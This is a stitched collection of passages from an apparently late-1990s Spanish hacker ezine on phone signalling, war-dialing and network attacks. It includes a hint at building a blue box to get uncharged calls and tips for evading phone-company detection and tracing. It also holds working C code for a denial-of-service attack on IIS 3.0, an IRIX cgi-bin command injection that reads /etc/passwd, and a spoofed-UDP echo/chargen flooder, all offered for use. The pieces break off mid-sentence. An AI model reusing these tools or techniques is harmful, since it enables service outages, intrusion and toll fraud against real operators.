- \* A-3 -> Enviar clase de llamada. Señal a la que se debe responder con una señal del Grupo II de las seales hacia delante.
- \* A-4 -> Enviar grupo de cifras BC. (No Coment).
- \* A-5 -> Enviar grupo de cifras D. Se envía el grupo D o todas las cifras que componen la numeración de Operadora Asistencial Nacional.
- \* A-6 -> Enviar todas las cifras. En llamadas internacionales.
- \* A-7 -> Enviar grupo de cifras C. (No Coment).
- \* A-8 -> Paso a código B. Cuando se recibe esta señal, todas las seales hacia atrás que sigan tendrán significado de Código B.
- \* A-9 -> Enviar grupo de cifras E. (No Coment).
- \* A-10 -> Congestion. Indica la imposibilidad de establecer la comunicación por ocupación o fallo de alguno de los órganos que participan de la misma.

Las seales de Código B solo tienen significado si se ha recibido previamente la señal A-8. Este su significado:

- \* B-1 -> Abonado libre con computo. Indica que se ha alcanzado al abonado llamado y que debe tarificarse la llamada. Abarca

- las categorías de abonados regulares, compartidos y de previo pago (telefonos publicos). ("P'á que podra servir esto? =:) )
- \* B-2 -> Congestion. Idem A-10.
  - \* B-3 -> Abonado ausente. Categoría especial del abonado llamado por la cual se pone en comunicacion con una operadora o informacion grabada al abonado llamante.
  - \* B-4 -> Abonado ocupado. Indica que el abonado llamado tiene el telefono descolgado. Tambien se usa cuando la central destino tiene congestion y no posee medios para distinguir estas dos seales.
  - \* B-5 -> Abonado libre sin computo. Indica que se ha alcanzado el abonado llamado y que no debe tarificarse la comunicacion. (-Aja!)
  - \* B-6 -> Abonado conectado a llamada maliciosa. Si se recibe esta sepal, entonces el abonado llamado tiene categoria de Observacion de Llamadas Maliciosas. Esto no es mas que el abonado llamado solicita el numero del abonado que llama.
  - \* B-7 -> Numero cambiado. Solo se envia cuando la llamada tiene que reencaminarse hacia un enlace especial en origen.
  - \* B-8 -> Linea muerta o Nivel muerto. Se envia esta sepal cuando la numeracion se dirige a un nivel aun no en servicio o cuando la linea no esta utilizada.
  - \* B-9 -> Fin de seleccion sin estado de linea alcanzada. Se envia esta sepal cuando no se puede enviar el estado de la linea alcanzada.
  - \* B-10 -> En reserva.

EJEMPLO PRACTICO  
 =====

Ahora veamos como se produce una llamada realmente, entre las centrales, cuando por ejemplo llamamos a alguien de nuestra misma ciudad. En este ejemplo se supone una ciudad donde el numero de telefono consta de 7 cifras.

```

Recepcion A3 <----- Envio de A3 (Petición C.LL.)
Envio fc -----> Recepcion fc (Retirada de A3)

Envio de C.LL. -----> Repcion C.LL.
Recepcion fc <----- Envio fc

Recepcion A1 <----- Envio A1 (Petición Grupo A)
Envio fc -----> Recepcion fc

Envio cifra Y -----> Recepcion cifra Y
Repcepcion fc <----- Envio fc
Envio cifra A -----> Recepcion cifra A
Repcepcion fc <----- Envio fc
Envio cifra B -----> Recepcion cifra B
Repcepcion fc <----- Envio fc
Envio cifra M -----> Recepcion cifra M
Repcepcion fc <----- Envio fc

Recepcion A7 <----- Envio A7 (Petición Grupo C)
Envio fc -----> Recepcion fc

Envio cifra C -----> Recepcion cifra C
Repcepcion fc <----- Envio fc
Envio cifra D -----> Recepcion cifra D
    
```

```

Repepcion fc <----- Envio fc
Envio cifra U -----> Recepcion cifra U
Repepcion fc <----- Envio fc

Recepcion A8 <----- Envio A8 (Paso a Codigo B)
Envio fc -----> Recepcion fc

Recepcion S.B. <----- Envio de señal del Codigo B
Envio fc -----> Recepcion fc
    
```

En este ejemplo hemos de tener en cuenta que se procede según el mecanismo de secuencia obligada. Así, se envía una señal (hacia atrás o hacia adelante, lo mismo da) y no se retira hasta recibir el acuse de recibo fc. Y fc no se retira hasta que no se retire la señal original.

Ahora surgen unas preguntas: "¿Que pasaría si la señal del código B fuese B-5? "¿Tendríamos una blue-box? Y de ser así, "¿cómo se diseña, como se usa y donde hay que pincharla?


Si habeis seguido bien los artículos de RTC, ya deberiais conocer las respuestas. Debeis saber que en España se esta implantando la señalización por canal comun entre las centrales. Esto quiere decir que no se puede intervenir desde vuestra casa los canales de señalización, por estar separados del canal de comunicacion. "¿O si se puede? El tiempo lo dirá.

Y POR ULTIMO  
 =====

Los que conozcais otros textos under sobre telefonía os habeis dado cuenta que el fichero ese que ha aparecido en otras ezines sobre la blue box no puede funcionar. Primero porque estan mal las frecuencias usadas por el SOCOTEL. Segundo, porque el metodo descrito no se corresponde con el funcionamiento de las centrales telefonicas. Y tercero, "¿como demonios pincho una central?

De momento esto ha sido todo sobre la RTC. Espero vuestras dudas, sugerencias, opiniones y demas cosas que querais contarme en las direcciones e-mail abajo indicadas.

(-Uf! Toy cansao. Hala, a dormir)



Have P/Hun  
 El Profesor Falken  
 profesor\_falken@hotmail.com  
 prf\_falken@geocities.com

\*EOF\*



países donde se hace un uso habitual de los war-dialers, sobre todo en aquellos con una larga tradición hacker, como USA, UK o Alemania, pero incluso en estos países el escaneo se está viendo perjudicado.

Aunque en la mayoría de los países el escaneo de líneas no está penado por la ley, en la mayor parte de los casos, las compañías telefónicas mediante su reglamento interno o mediante avisos impide o dificulta el libre escaneo.

Así, en España debido a la dureza de la Telefonía y a la falta de 'tradición hacker' se practica muy poco esta actividad. Otra razón también importante es la falta de información sobre estos temas, por eso pretendemos en este artículo, aclarar este interesante tema y completar y ampliar la información que se dio en su primera entrega.

Pero la situación no es tan negativa, al contrario de lo que la gente piensa España no está tan atrasada informáticamente. El número de modems y demás máquinas conectadas al teléfono no llega a los niveles de USA pero es muy alto. Incluso pequeñas empresas, colegios, institutos, etc... tienen ya modems. Es sorprendente la cantidad de cosas que pueden encontrarse y la facilidad con la que se hace si se sabe donde buscar.

Técnicas de las compañías telefónicas para localizar escaneos:

-----  
Sobre este tema se podrían escribir muchos artículos, y tal vez me decida a escribir yo alguno, pero mientras lo hago y para que os vayáis haciendo una idea de lo que hace telefonía para localizar escaneos, aquí va un pequeño resumen:

Como he dicho la implantación de los sistemas digitales en la red telefónica ha hecho que esta actividad se vea perjudicada. Algunos se preguntarán porque, ... pues la razón es sencilla, estos sistemas digitales llevan asociados una red de ordenadores que se encarga de monitorizar y vigilar todo el tráfico de la red telefónica. Estos ordenadores están conectados día y noche controlando todo el tráfico telefónico y avisando cuando pasa algo sospechoso.

Esto no quiere decir que escuchen nuestras conversaciones privadas o que pinchen nuestras comunicaciones... ya que esto sería ilegal y sería algo difícil de llevar a cabo incluso por un ordenador. Esto quiere decir que los ordenadores están programados con una serie de esquemas prefijados que indican que tipo de llamadas se salen de lo normal. Si alguna llamada sigue uno de estos esquemas, salta la "alarma" y los técnicos de telefonía son notificados de ello.

Estas son algunos de los tipos de llamadas que hacen saltar los logs de telefonía: (Seguramente habrá más...)

-->Llamadas de larga duración.

-->Llamadas desde un número in facturable. (Por ejemplo un número inexistente)

-->Estas son para localizar escaneos principalmente-->

-Muchas llamadas a números 900s o gratuitos.

-Repetición de llamadas desde o hacia el mismo número.

-Repetición de llamadas desde el mismo área hacia otros números.

-Repetición de llamadas desde un mismo número a teléfonos del mismo área.

-->Llamar a números especiales, no solo los números 900s están vigilados, también lo están los 902, 906, infovia (055), los números especiales de 3 cifras (XXX) como el 004, 025, etc...

Consecuencias:

\*Tal vez os hayáis preguntado por que en España hay tan pocas BBS warez mientras que en USA hay tantas... Esta es una de las razones...



\*Si no se toman las medidas oportunas el escaneo de lineas es facilmente detectado.

\*Se acabaron los acosadores telefonicos.

\*Se localizan facilmente negocios o actividades poco legales... no solo relacionadas con el phreaking, sino otras muchas... Ya han caido traficantes, camellos, empresas de economia sumergida, prostibulos y un largo etcetera. Todos ellos localizados gracias a un numero de telefono particular que recibia demasiadas llamadas para pasar desapercibido... (Ya se que parecen cosas de pelicula pero son reales)

Escaneo seguro y efectivo:

-----

Y ya que hemos visto lo que hace telefonica para vigilarnos ahora toca enumerar una serie tecnicas para evitar o hacer mas dificil que nos pillen escaneando y algunos consejos para tener mas exito:

-La norma basica del phreaker/hacker es usar telefono "limpio" que no tenga la mas minima relacion contigo. Si cumples esta norma, seguramente podras librarte de complicadas estrategias.

-Si nadie coge el telefono cuando llames seguramente tu escaneo pasara mas desapercibido (Aunque no para los ordenadores de telefonica que nunca duermen) Para hacer que nadie excepto una maquina coja el telefono estos son algunos consejos:

-->Escanea a altas horas de la madrugada.

-->Por la noche suele haber mas modems, VMB o PBX que durante el dia son sustituidos por telefonistas o recepcionistas.

-->Configura el war-dialer para que cuelgue a los pocos tonos (2 o 3) ten en cuenta que la mayoria de los modems cogen la llamada tras el primer tono.

-->Hazlo en fines de semana o en periodos vacacionales cuando escanees zonas empresariales o comerciales.

-->Estudia bien la zona a escanear. No pierdas el tiempo escaneando tu vecindario ya que seguramente no encontraras ningun modem. Escanea zonas empresariales o comerciales donde habra mas modems.

-Cumple las reglas basicas del hacking, se discreto, no abuses, ten paciencia...

-Configura el war-dialer para que no llame de una forma lineal, de una forma secuencial, sino que lo haga de una forma pseudo-aleatoria. Esto no evita los nuevos sistemas de deteccion, pero puede servir en sistemas antiguos o para despistar a los tecnicos de telefonica.

-No escanes mucho tiempo seguido ni un numero alto. Como he explicado antes, los controles de telefonica saltan tras un numero determinado de llamadas sospechosas. Asi que no abuses.

-Deja espacios grandes de tiempo entre escaneos, no escanees a diario ni a horas fijas.

-Utiliza algun truco para evitar ser traceado. La cuestion aqui es encontrar un sistema para evitar el traceo y que no nos salga ni muy caro ni sea poco disimulado. Desgraciadamente este tipo de sistemas son muy escasos y delicados y es mejor reservarlos para ocasiones especiales. Algunos trucos para no ser traceado son:

-->Utilizar algun modem ajeno (por ejemplo el de algun unix) para hacer un outdial.

-->Utilizar algun tipo de diverter o puente. Aunque en España son muy escasos y es mejor no abusar de ellos.

-->Pinchar alguna linea. Poco recomendable si se quiere permanecer sin

antecedentes policiales.

-->Si se tienen conocimientos suficientes de telefonía reprogramar algún móvil... tiene los mismos inconvenientes que el método anterior.

-Investiga antes de empezar. Estúdiate la guía telefónica y busca zonas interesantes:

-->Los números consecutivos suelen pertenecer a una misma zona geográfica o comercial.

-->Los organismos públicos usan zonas propias (Es decir sus números de teléfono empiezan siempre igual)

-->Las grandes empresas suelen ocupar zonas enteras, con decenas de números. De esta manera es fácil encontrar el sitio apropiado donde buscar.

-->Si la empresa es antigua, los módems y faxes habrán sido instalados varios años después de que fuesen instalados los teléfonos de voz y por lo tanto sus números generalmente ya no estarán en la misma zona que los teléfonos antiguos, sino que serán números más nuevos.

-->Como los módems, faxes, PBXs, y demás máquinas suelen instalarse después de los teléfonos de voz, y también suelen haber sido conectados en la misma época, pues suelen tener números consecutivos o próximos. Esto implica que si localizas algún módem o fax, seguramente habrá más en números contiguos. Y también implica que este tipo de aparatos suele estar situado en los últimos números de la zona o con un número posterior a los teléfonos de voz.

-->Cuando las empresas renuevan sus equipos informáticos, instalan nuevos módems y suelen poner números nuevos. Solo es cuestión de buscar alguna empresa que anuncie un cambio de su número de atención al público por ejemplo, y escanear los números contiguos (anteriores y posteriores) y tendrás éxito con una gran probabilidad.

-->Las grandes empresas, los organismos oficiales, las universidades, suelen tener más módems y PBXs. Estos serán nuestros principales objetivos.

-La ingeniería social también funciona muy bien a la hora de investigar y de buscar módems:

-->Buscate amigos en empresas de instalación de equipos informáticos o en telefónica, siempre acabarán por hablar de algo.

-->Al mismo tiempo que escaneas, y con un poco de atrevimiento, si sale una voz, puedes preguntar a qué número has llamado. Intenta localizar las oficinas o el departamento de informática y entonces habrás encontrado el módem.

-Consigue una guía telefónica en cd-rom, con un poco de habilidad se pueden saltar los límites que tiene para la búsqueda por número y se puede hacer una especie de escaneo-off-line, es decir, comprobar a quien corresponde cada número de teléfono, sin necesidad de llamar.

-Los war-dialers son automáticos y trabajan solos, pero es recomendable estar delante del ordenador cuando estén escaneando. Los módems, las PBX, los VMB, son localizados automáticamente, (Si el war-dialer es lo suficientemente bueno) pero las cosas realmente interesantes solo se pueden descubrir en persona.

-Si no puedes permitirte el lujo de pasar un par de horas delante del ordenador escaneando, y prefieres el escaneo automático, usa un buen escaner ya que la mayoría de los war-dialers solo detecta carriers y algunos ni siquiera son capaces de diferenciar faxes de módems. El war-dialer ideal tiene que ser capaz de detectar tonos (PBX y números especiales), voces grabadas (VMB), etc...

-Si escaneas desde cabina recuerda que en algunas cabinas están capadas los números especiales, infovia (055), los números 900, algunas zonas, etc... Normalmente se nota si la cabina no acepta un número, pero otras veces lo único que pasa es que el teléfono llamado comunica. Si estás escaneando una zona y todos los teléfonos comunican, entonces o algo se ha estropeado o la

cabina esta haciendo algo raro.

-Ahora unas cuantas tecnuillas disponibles en el THC-SCAN para despistar a los ordenadores de telefonica:

-->Si tienes dos o mas lineas en tu casa puedes intentar alternar el escaneo por ambas lineas.

-->Usa distintas velocidades de marcado.

-->Cambia los tiempos de espera entre marcaciones.

-->Alterna entre marcado por tonos y por pulsos.

-Si notas que tu linea empieza a comunicar mientras estas escaneando o la linea no da tono, seguramente has sido descubierto. Asi que dejalo y olvidate del escaneo.

-Algunas PBX y algunos modems tienen sistemas anti-escaneo, en persona son faciles de detectar, pero si escaneas automaticamente perderas estos sistemas. Algunas tecnicas que usan para evitar que los localices:

-->No cogen el telefono tras el primer tono, sino que tardan un numero variable de tonos para despistar.

-->Al conectar aparece una voz (grabada) y no el carrier. La voz suele decir algo como "espere", "pulse asterisco", etc... (en ingles normalmente) de esta forma el carrier solo aparece tras unos segundo o despues de pulsar alguna tecla.

-->Algunos sistemas muy raros, tienen unos menus hablados (al estilo de un VMB) y entre las opciones suele estar la de hablar con una telefonista, conectar por modem, etc...

-->En algunos casos al conectar no se oye nada, y hasta que no se pulsa alguna tecla o el modem no envia una determinada señal, el carrier no aparece. (AVISO--> Un numero que descuelga al primer tono y permanece en silencio puede ser tambien señal de algo muy interesante. Si encontrais alguno hacedmelo saber :)

\*Nota: La mayoria de estas medidas no hace indetectable el escaneo, pero hace mas dificil su localizacion y hace mas dificil su identificacion por parte de un tecnico.

Conclusion:

-----

Aunque no hemos tenido noticias de que la policia haya detenido a nadie por escanear lineas o por hacer llamadas extranas, si hemos tenido noticias de amigos que han recibido un aviso (Como en las peliculas de la mafia :-)) por escanear 900s o por llamar muchas veces a infovia el mismo dia, e incluso hemos oido rumores de cortes y bloqueos de linea durante escaneos. "Sera accidental?", "Sera premeditado?", no lo sabemos... ..pero lo que si sabemos seguro es que no queremos pasar a formar parte de la lista negra de telefonica...

Despues de este articulo espero que mas o menos sepais lo que es un escaneo de lineas... Ahora toca pasar a la parte practica, y eso corre de vuestra cuenta.

Yo os recomendaria que buscaseis a algun hacker experimentado que ya haya hecho escaneos en vuestra ciudad o que pregunteis antes de decidiros a hacer un escaneo por primera vez. Ademas de daros consejos muy utiles y de ayudaros a empezar seguramente os dira las zonas que ya ha escaneado y las zonas que son mejores para localizar carriers, asi os evitareis hacer lo que ya han hecho otros y ahorrareis tiempo.

Y nada mas, si creéis que se me ha olvidado algo en el articulo no os corteis y decidmelo. Mi direccion de correo es: el\_duke1@hotmail.com

Saludos

El Duke de Sicilia

\*EOF\*



completamente en una idea y sin ser capaces de tener vision de conjunto.  
NOTA: Los usuarios del MierdaSoft Explorer 4.0 que no se me alboroten no sea que se lleven alguna bonita sorpresa proximamente. };->

El caso es que, evidentemente, Netscape intento minimizar el asunto diciendo que era un bug no de seguridad sino de privacidad (!?) puesto que al fin y al cabo el "mal bicho" tenia que conocer la \*ruta exacta\* y cada sistema es diferente, este planteamiento ha sido entusiastamente seguido por la prensa del sector que ha "pasado de puntillas" sobre el asunto.

Todo eso es una bazofia porque el bug es grave, cada sistema es diferente pero al acceder a un site el webmaster ya sabe que sistema utilizas y cuales son las ubicaciones por defecto (que las has cambiado? mala suerte) de archivos de registro, inicio, claves (que te parece si se lleva el trumpet ini y se lleva tu login y password para infovia si eres español, o el secring.pgp, el autoexec.bat para ver lo que tienes en el computer..etc , etc, etc..)

Por supuesto si intenta llevarse grandes archivos puede notarse un mazo (las prestaciones del modem parecerian caer en picado) pero para llevarse unas cuantas configuraciones o archivos con datos "sensibles" ya esta bien.

El tema de patches?. El Communicator 4.01 lo incorpora asi como las versiones finales para Mac y Unix, el de 3.0 esta previsto que salga para julio o asi (toy escribiendo esto en junio) y el de 2.x?. Un portavoz de Netscape ha declarado lo siguiente, lo traduzco a castellano claro y comprensible.

"2.x?. Los usuarios de 2.x que se vayan al peo, que hagan ya un upgrade que es gratis y si no que se pudran. "

Mais claro agua. La misma politica de MercaSoft con el nuke a sistemas de 16 bits. Total a bajarse los 17Mb de Communicator pa ver paginas Web, escribir correo y hacer tus paginillas practicamente la misma utilidad que Bloc de Notas+Netscape 2.0.

Y por supuesto Microsoft no se queda atras, "quieres ver paginas Web? pues bajate este bonito archivo de 25Mb que solo requiere 48Mb de Ram, Pentium 300, 4Gb de HD y la ultima beta de NT.

Ya os adivino la pregunta. "Y todo eso como se hace?. A mi no me mireis, yo no he sido el que ha dicho que INPUT=FILE y un frame "hidden" tienen algo que ver, tampoco he comentado que el cebo es un falso link ni cosas semejantes. Que me registren, pero que sea una tia cachas.

Claro que mientras tanto quizas eso de "Warn before submitting a form insecurely" este mejor MARCADO. De nada.

Y mientras los chicos del navio se quedaban sin cenar en busca del bug en un lugar de cuyo nombre no quiero acordarme los ingenieros de Microsoft estaban a punto de enterarse de algo.. a las bravas.

Un poco de historia, por favor.

Microsoft presenta orgullosa su Windows NT 4.0 Server un sistema amigable pero robusto, potente y estable, ideal para ser utilizado como servidor de contenidos en Internet sobretodo si se utiliza en conjuncion con el Internet Information Server (IIS) que en su version 3.0 MS regala a los poseedores de NT.

Todo es bonito, el cielo es de color azul, los billetes fluyen hacia Redmond cuando de repente -cuidado! no son los galos irreductibles sino un encapuchado llamado Todd Fast quien tumba el site entero de MSoft solo con decirle a su browser. [Netscape 3.0 con Java 1.0.2]

Open Location: [http://www.microsoft.com/? algo=\\*\\*\\*\\*\\*](http://www.microsoft.com/? algo=*****) (cadena irreproducible)

Y por arte de birlibirloque uno de los sites mas im-preziantes del mundo entero y conocido se derrumba, los usuarios que nada saben empiezan a quejarse-cachondearse de MS por ese mensaje de "Obras y Upgrades" que los mozos de Bill Gates colocan en su ventanuco como excusa para la casi imposibilidad de acceder a su colapsado site, el terror cunde en casa-Bill. -Todos sus clientes que confian en Windows NT e IIS pueden ver sus sites cerrados!. Basta que cualquier loco-gracioso-resentido-delincuente o que se yo, se conecte a Internet, abra su browser y libre la fatidica instruccion

Open Location:http://www.loquesea.com/? algo=\*\*\*\*\* (cadena irreproducible)

Y yasta!. Y el site se viene abajo y adios zarandajas de seguridad, pandemoniums de firewalls, protocolos y la madre que los trajo\_a\_todos\_los\_sinvergenzas\_llamados\_asesores\_de\_seguridad.

Si señor, ridiculo espantoso de Billy Company pero no solo suyo, ridiculo de todos los payasetes, zascandiles, besugos y correveidiles que disfrazados de "expertos" se lian a explicar como han puesto perimetros vallados, deteccion de humo, sonido y presion, vigilancia armada, sistemas expertos, cursos de formacion en seguridad ..etc.

(A pagar, a pagar que el mundo se va a acabar)

Pero señores: Todo muy bonito y muy seguro, zi. Pero.--se han dejado la puerta principal abierta!!. Que ya no es la primera vez, que hace poco nos pasamos un par de meses tirando Wincomputers conectados a Inet (entre nosotros mismos, nada grave oiga).

Recapitulemos, dos ultimos numeros de Saqueadores:

Como tirar cualquier ordenador que use Win y NetBios (casi na)

Como hurgar el disco duro del vecino Netscapero (poquillo mas complicaio)

Como tirar un site entero con NT e IIS (y sin salir del browser)

Y luego hacen conferencias de seguridad. Que estafa, por Dios, que estafa. Aprendan primero a atarse los cordones. Y -ojo al dato! que nadie se me olvide de la promesa de arriba, el MSIE 4.0 nos va a hacer reir un rato tambien, daremos tiempo al tiempo pero ya se hara correr la voz.

Y ya os adivino la pregunta. ;). "Eso como se hace?. Lo siento, pero no os puedo decir que de lo que se trata es de mandar al server una direccion tipo CGI (con pares de nombre/valor y esas zarandajas) que este entre los 4k y 8k de larga y que lo que hace cascar no es la direccion sino la \_longitud\_. En cambio si puedo decir que "desatascar" el site es relativamente facil siempre que algun "venado" no se dedique a "tirarlo" constantemente. No seria prudente comentar que cada site requiere una cadena distinta y que existe un programita en Java que va probando combinaciones automaticamente. Por supuesto el programa que circula por Internet ha sido "retirado" de la mayoria de los sites a "peticion" de Microsoft.

Y ya os adivino la pregunta?. Pero en Saqueadores lo habeis conseguido?

Pues..... no.

Asi que lo que tenemos es un programita en C que hace lo mismo (al menos en teoria) como ya sabeis C es nuestro "lenguaje oficial" :-))

Y como hoy estoy de buenas, aqui va el codigo fuente.

```
/* Este programa pretende ser una emulacion en C del programa
   IIServerSlayer desarrollado en Java por Todd Fast
   Esta testeadado en Linux y compilado con gcc y glibc.
   Este programa es potencialmente peligroso
   Saqueadores no se responsabiliza de NADA.*/
```

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <unistd.h>
#include <arpa/inet.h>
#include <signal.h>

int s;
struct sockaddr_in addr, spoofedaddr;
struct hostent *host;

int open_sock(int sock, char *server, int port) {
    struct sockaddr_in blah;
    struct hostent *he;
    bzero((char *)&blah,sizeof(blah));
    blah.sin_family=AF_INET;
    blah.sin_port=htons(port);
    if ((he = gethostbyname(server)) != NULL) {
        bcopy(he->h_addr, (char *)&blah.sin_addr, he->h_length);
    }
    else {
        if ((blah.sin_addr.s_addr = inet_addr(server)) < 0) {
            perror("gethostbyname()");
            return(2);
        }
    }
    if (connect(sock,(struct sockaddr *)&blah,16)==-1) {
        perror("connect()");
        close(sock);
        return(3);
    }
    return 0;
}

char *generate_die_string(int lenght) {
    char letter='X';
    char *str_begin = "GET /?bye=",*str_end = " HTTP/1.0\r\n\r\n",*str;
    int i;
    str = (char *)malloc(lenght+strlen(str_end)+strlen(str_begin)+1);
    strcpy(str,str_begin);
    for(i=strlen(str_begin);i<lenght+strlen(str_begin);i++) str[i] = letter;
    str[i]=0;
    strcat(str,str_end);
    return (char *)str;
}

void IIServerSlayer(char *target,int lenght,int port,int flags) {
    char buff[2],header[512],*IIS_string = "Server: Microsoft-IIS/3.0";
    char *IIS_patch = "Bad Request";
    int count = 0,return_status;
    if ((s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1) {
        perror("socket()");
        exit(1);
    }
    if((return_status = open_sock(s,target,port)) exit(return_status);
    if(lenght) printf("Inspector Lucas trabajando = %d a %s\n",lenght,target);
    else printf("Averiguando si %s es un server Microsoft-IIS/3.0\n"
                ,target);
    send(s,generate_die_string(lenght),strlen(generate_die_string(lenght)),0);
}

```



```

printf("Esperando respuesta de %s\n",target);
buff[1]=0;
while(recv(s,buff,1,0) == 1) {
    if(flags & 1) printf("%s",buff);
    else if(!div(count,50).rem) printf(".");
    if(count < 511) header[count]=buff[0];
    count++;
}
printf("\n");
header[511]=0;
if(strstr(header,IIS_string) == NULL && lenght == 0) {
    printf("Este servidor no es un Microsoft-IIS/3.0\n");
    if(!(flags & 2)) exit(0);
}
else if(!lenght) printf("Ok, este si es un servidor Microsoft-IIS/3.0\n");
if(strstr(header,IIS_patch) != NULL) {
    printf("Este IIS/3.0 web server esta protegido contra el exploit\n");
    if(!(flags & 2)) exit(0);
}
close(s);
}

void main(int argc,char **argv)
{
    int i = 1,port = 80,lenght = 8180,flags = 0,param = 0,pid;
    if (argc < 2 ) {
        printf("Uso: %s [-v] [-f] <target> [string_lenght] [port]\n",argv[0]);
        printf("[-v] = verbose mode para ver la respuesta del server\n");
        printf("[-f] = fuerza a ejecutarse el exploit\n");
        exit(0);
    }
    for(i=1;i<argc;i++) {
        if(!strcmp(argv[i],"-v")) { param++; flags |= 1; }
        if(!strcmp(argv[i],"-f")) { param++; flags |= 2; }
    }
    if(argc > param+2) lenght = atoi(argv[param+2]);
    if(argc > param+3) port = atoi(argv[param+3]);
    for(i=0;i<3;i++,lenght++) {
        if(i) IIServerSlayer(argv[param+1],lenght,port,flags);
        else IIServerSlayer(argv[param+1],0,port,flags);
        if(i == 1 || i == 0) lenght--;
    }
    if((pid = fork())) {
        if(pid == -1) {
            perror("No puedorrll\n");
            exit(-1);
        }
        usleep(60000000); /* Espera, pecador*/
        kill(pid,SIGTERM);
    }
    else {
        IIServerSlayer(argv[param+1],lenght,port,flags);
        printf("Cachis, %s todavia vive\n",argv[param+1]);
    }
    exit(0);
}

```

Por supuesto la cosa no se queda aqui, en el mes que ha pasado desde que escribi esto hasta que se ha lanzado la revista han aparecido muchos mas "fallos" (o son características planeadas?) pero ya hablaremos de ello en otro momento. No os lieis la cabeza que por los mensajes que he recibido

parece que hay gente que va con una caraja considerable. :DDD  
Eso es todo amigos.

\*EOF\*



## Descripción y Notas:

El cgi-bin/handler en los sistemas IRIX permite la lectura y escritura de ficheros sin embargo existe un bug que da paso a la ejecución remota de comandos. El sistema intentara abrir el fichero (taluego\_Lucas) y si no existe dara un mensaje de error para a continuacion -ejecutar el comando que sigue!. Muy importante, el espacio entre el comando cat y su argumento es un \*tabulador\* (TAB), no se admiten espacios asi que aunque podeis poner otro comando que no sea cat no podreis poner ningun comando que requiera espacios.

En IRIX 6.3 se intento arreglar esto pero lo unico que se consiguio fue que el formato del bug pase a ser:

```
telnet target.host.com 80
GET /cgi-bin/handler/whatever;cat      /etc/passwd|      ?data=Download
HTTP/1.0
```

Con un nuevo TAB para "engañar" al script PERL.

Para: Inetd - Redes  
Tema: The network "food fight"  
Patch: Manual

\*/

```
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <netdb.h>
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
#include <ctype.h>
#include <errno.h>
```

```
struct sockaddr addrfrom;
struct sockaddr addrto;
int s;
u_char outpack[65536];
struct iphdr *ip;
struct udphdr *udp;
```

```
main(int argc, char **argv) {
    struct sockaddr_in *from;
    struct sockaddr_in *to;
    struct protoent *proto;
    int i;
    char *src,*dest;
    int srcp, destp;
    int packetsize,datasize;
```

```
fprintf(stderr,"Pingpong Demo. Cortesia de Saqueadores\n");
fprintf(stderr,"<<< 'EL MAL USO DE ESTE PROGRAMA ES PELIGROSO >>>\n\n");
if (argc!=5) {
    fprintf(stderr,"mal arg.\nUso: src_addr src_port dst_addr dst_port\n");
    fprintf(stderr,"src_addr y dst_addr en forma IP (xxx.xxx.xxx.xxx)\n");
```

```

fprintf(stderr,"A menudo funciona con 127.0.0.1 como src_addr !\n");
exit(2);
}
src=argv[1];
srcp=atoi(argv[2]);
dest=argv[3];
destp=atoi(argv[4]);

if (!(proto = getprotobyname("raw"))) {
    perror("getprotobyname(raw)");
    exit(2);
}
/* "raw" debe ser 255 */
if ((s = socket(AF_INET, SOCK_RAW, proto->p_proto)) < 0) {
    perror("socket");
    exit(2);
}

memset(&addrfrom, 0, sizeof(struct sockaddr));
from = (struct sockaddr_in *)&addrfrom;
from->sin_family = AF_INET;
from->sin_port=htons(srcp);
if (!inet_aton(src, &from->sin_addr)) {
    fprintf(stderr,"Direccion incorrecta para 'from': %s\n",src);
    exit(2);
}

memset(&addrto, 0, sizeof(struct sockaddr));
to = (struct sockaddr_in *)&addrto;
to->sin_family = AF_INET;
to->sin_port=htons(destp);
if (!inet_aton(dest, &to->sin_addr)) {
    fprintf(stderr,"Direccion incorrecta para 'to': %s\n",dest);
    exit(2);
}

packetsize=0;

/* Construyendo el paquete UDP */

ip=(struct iphdr *)outpack;
ip->version=4;      /* IPv4 */
ip->ihl=5;          /* Cabecera IP de 5 palabras */
ip->tos=0;
ip->id=0;
ip->frag_off=0;
ip->ttl=0x40;
if (!(proto = getprotobyname("udp"))) {
    perror("getprotobyname(udp)");
    exit(2);
}
/* "udp" debe ser 17 */
ip->protocol=proto->p_proto; /* udp */
ip->check=0; /* sera automaticamente corrompida por el kernel */
ip->saddr=from->sin_addr.s_addr;
ip->daddr=to->sin_addr.s_addr;
/* end of ip header */
packetsize+=ip->ihl<<2;
/* udp header */
udp=(struct udphdr *)((int)outpack + (int)(ip->ihl<<2));
udp->source=htons(srcp);
udp->dest=htons(destp);

```

```

udp->check=0; /* ignora checksum */
packetsize+=sizeof(struct udphdr);
/* Final de la cabecera udp */
/* Añade datos udp aqui si quieres */
for (datasize=0;datasize<8;datasize++) {
    outpack[packetsize+datasize]='A'+datasize;
}
packetsize+=datasize;
udp->len=htons(sizeof(struct udphdr)+datasize);
ip->tot_len=htons(packetsize);
if (sendto(s, (char *)outpack, packetsize, 0, &addrto,
    sizeof(struct sockaddr))==-1)
    {
        perror("sendto");
        exit(2);
    }
printf("Paquete largado!\n");
close(s);
printf("Fin\n");
exit(0);
}

```

#### Descripcion y Notas:

Pues vamos a ver lo que hemos hecho!. Un tema recurrente en las redes es el de la "vampirizacion" de recursos, el programa de arriba va a enviar un paquete que a su vez va a generar una respuesta que a su vez va a generar un paquete que a su vez...En poco tiempo el ancho de banda puede desaparecer y el procesador dedicar todo su tiempo a tareas inutiles debido al "pingpong" que genera el programa.

Como inetd no verifica el origen de los puertos como "chargen", "time", "echo"..etc el truco consiste en hacer aparecer el origen del paquete en uno de esos puertos y dirigido a uno de esos puertos.

El funcionamiento del programa es simple, especificad la direccion y puerto escogidos tanto de origen como de destino y contemplad el resultado, puede ir desde el cuelgue al practico monopolio de la CPU.

Existen muchos otros aproximamientos a este tema probad por ejemplo a enviar un paquete UDP al puerto "chargen" de un sistema haciendo un spoof del origen como si fuese el puerto "echo" en la direccion BROADCAST de esa intranet.

Quizas este parrafo me ha quedado un poco liado :-? pero es mas sencillo de lo que parece.

Destino: Puerto "chargen" machine.com

Origen (falso): Puerto "echo" IP xxx.xxx.xxx.xxx (la que corresponda al BROADCAST de esa intranet)

